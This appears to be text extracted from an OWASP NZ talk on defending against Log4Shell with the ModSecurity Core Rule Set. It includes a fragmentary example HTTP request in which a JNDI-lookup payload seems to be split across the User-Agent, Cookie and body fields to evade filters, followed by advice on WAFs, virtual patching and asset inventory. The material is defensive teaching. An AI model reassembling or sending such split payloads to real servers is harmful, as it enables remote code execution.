
```
POST /{ HTTP/1.1
```

```
User-Agent: $
```

```
Cookie: user=j
```

```
Content-Length: 64
```

```
lastname=ndi:...
```



What can the security team do?

- Prepare in advance:
 - Have your security layers “in-line” all the time, ready to go
 - Practice writing virtual patches for problems you might have
 - How do I apply SQLi signatures to a particular parameter?
 - How do I enforce session expiry on an app?
 - Do trial runs of deploying virtual patches under urgency

Prepare the infrastructure in advance

Summary

Log4Shell issues are really pervasive, and perverse

We got lucky with log4j, and we could use WAF's, email filters etc to buy us some time

We're unlikely to always be that lucky

Inventory everything*

Preparation is key

* The theme of the OWASP NZ Day Conference 2022

Forging a Response to Log4Shell using OWASP ModSecurity Core Rule Set

...

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<http://hack-ed.com>
@kirkj

Recordings:
<https://goo.gl/a2VSG2>

OWASP NZ
[https://www.meetup.com/
OWASP-Wellington/
www.owasp.org.nz](https://www.meetup.com/OWASP-Wellington/)
@owaspnz